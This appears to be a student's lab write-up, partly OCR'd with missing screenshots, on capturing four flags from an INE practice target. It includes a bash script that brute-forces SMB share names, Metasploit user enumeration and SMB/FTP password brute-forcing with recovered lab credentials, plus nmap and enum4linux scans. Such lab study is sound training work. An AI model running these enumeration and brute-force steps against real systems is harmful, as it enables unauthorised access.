
At this point, after reading the flag 1 statement provided in the INE website, and having tried everything shown so far, I started wondering what other ways there could be to find flag 1, which is causing us trouble.

However, **thinking about all the modules explained in the videos, as well as the commands, we have already tried the ones that could be useful, but we still haven't found any flag**.

What **surprised me** the most is that **we managed to get into IPC$ anonymously, but when we ran ls, nothing was displayed**. We were able to access it anonymously, but we still couldn't get the flag.

So now the question is: what can we do? What should we do?

I see that on the desktop there are two .txt files, and one of them is called shares.txt. I open it and see that it contains many names , a list of names that apparently could be possible shares existing on our target:



The only possibility I can think of is to brute-force the list to check whether any of these shares exists on our target and, if it does, try to access it anonymously, since we don't have any password and the description of flag 1 also specifies it that way.

However, there is no module, command, or anything like that explained in the videos for doing this.


Still, it seems that the key is in this .txt file. So I wrote a script that basically does exactly that: it tries each name from the .txt file one by one and attempts to open it anonymously.

If it allows access, that means the share exists and can also be accessed anonymously. Then we could run ls and check whether the flag is there.


This is the bash code created:

```
#!/bin/bash

while read share; do
  result=$(smbclient "//target.ine.local/$share" -N -c 'ls' 2>&1)

  if echo "$result" | grep -q "NT_STATUS_ACCESS_DENIED"; then
    echo "[-] $share -> ACCESS DENIED"

  elif echo "$result" | grep -q "NT_STATUS_BAD_NETWORK_NAME"; then
    echo "[-] $share -> DOES NOT EXIST"

  elif echo "$result" | grep -q "NT_STATUS_OBJECT_NAME_NOT_FOUND"; then
    echo "[?] $share -> CONNECTS, but not a normal file share"

  else
    echo ""
    echo "[+] POSSIBLE ANONYMOUS READABLE SHARE: $share"
    echo "$result"
    echo ""
  fi
done < /root/Desktop/wordlists/shares.txt
```

From the terminal, I run the script, and the result is the following:



So right after I perform:




So there we have flag1.txt.

- **Flag 2:** One of the samba users have a bad password. Their private share with the same name as their username is at risk!

Reading the flag2 task description 👆, which mentions **users**, I use the module responsible for listing the users on the target. I find 3 users:

```
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 192.238.52.3:445 - Using automatically identified domain: TARGET
[+] 192.238.52.3:445 - TARGET [ josh, nancy, bob ] ( LockoutTries=0 PasswordMin=5 )
[+] 192.238.52.3:445 - Builtin [  ] ( LockoutTries=0 PasswordMin=5 )
[*] target.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Then, I use the smb_login module to brute-force the password of any of the 3 users and gain access to the SMB server and its shares:



I repeated the same process with the users Nancy and Bob, but no valid credentials were found.

Next, I use the smbclient tool and try to log in with the credentials obtained into the SMBServer. In addition, after reading the **statement for Flag 2, which says that one user has a share folder with the same name as their username**, I try with the user Josh, since I have his password and the share should have the same name as the user, that is, josh.

so we have these names to attempt to access into:


share name: josh

user name: josh

password: purple

tool we'll use: smbclient


So we perform:



So we got flag2!

- **Flag 3:** Follow the hint given in the previous flag to uncover this one.

The hint is:




So i proceed :

-**1st attempt:** `nmap -sS -sV target.ine.local` : I do it but i don't find any ftp port opened.

-**2nd attempt:** I repeat the same scan but **only on port 21** (FTP port) : `nmap -sS -sV -p 21 target.ine.local`: no successful results either

-**3rd attempt :** I repeat the 1st attempt command, but adding -p- (all ports), as maybe the ftp service is running another port : `nmap -sS -sV -p- target.ine.local`

The output is successful:



(*)

Next, having discovered the port that is listening and running the FTP service, I will proceed to use a Metasploit module in order to enter: ftp_login.

However, I need a username and a password in order to log into the FTP service. Previously, although this has not been explained in the PDF yet, I ran the enum4linux command and found a fourth user: Alice:

```
enum4linux -a target.ine.local
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\josh (Local User)
S-1-22-1-1001 Unix User\bob (Local User)
S-1-22-1-1002 Unix User\nancy (Local User)
S-1-22-1-1003 Unix User\alice (Local User)
```

👆It is not necessarily an SMB user. The output does not specify that. It simply shows that there is a user on the target system, but it does not specify whether it belongs to the SMB service or to another service.

This fourth user we have just found could be the one we need to try logging in with on the FTP service. To do that, we need both a username and a password. We already have a possible username, Alice; however, we are still missing the password.

For this reason, I will use Metasploit's ftp_login module. I will perform a brute-force attack using the wordlist recommended in the lab instructions, and then check whether any password, together with the username Alice, allows us to log in successfully.

```
set USERNAME alice

set PASS_FILE /root/Desktop/wordlists/unix_passwords.txt

set RPORT 5554

msf6 auxiliary(scanner/ftp/ftp_login) > run
```

```
[+] 192.148.132.3:5554    - 192.148.132.3:5554 - Login Successful: alice:pretty
```

The password was obtained! : pretty.

The final step is to log in using that username and password. To do so, I type the following command:

```
ftp target.ine.local -p 5554
```

I enter the username and the password and there I have the flag3.

Pay attention next screenshot:

Flag 4: This is a warning meant to deter unauthorized users from logging in.

The hint given in this statement for Flag 4 is basically the yellow box shown in the image above 👆.

Going back to the screenshot in the previous page: (*), I realize there's also the ssh service listening on port 22. Given that in this didn't use any ssh tool in this lab yet, maybe can be the the moment, I think if they give this port open it must be for some reason. So I use the following command, the main ssh command in linux (not explained before in this pdf):

```
ssh amanda@target.ine.local
```

Finally, we successfully found flag 4 !

IMPORTANT NOTE FOR LABS:

NOT ALL THE TOOLS RECOMENDED BY THE LAB STATEMENT ARE ALWAYS USED TO FIND ALL THE FLAGS.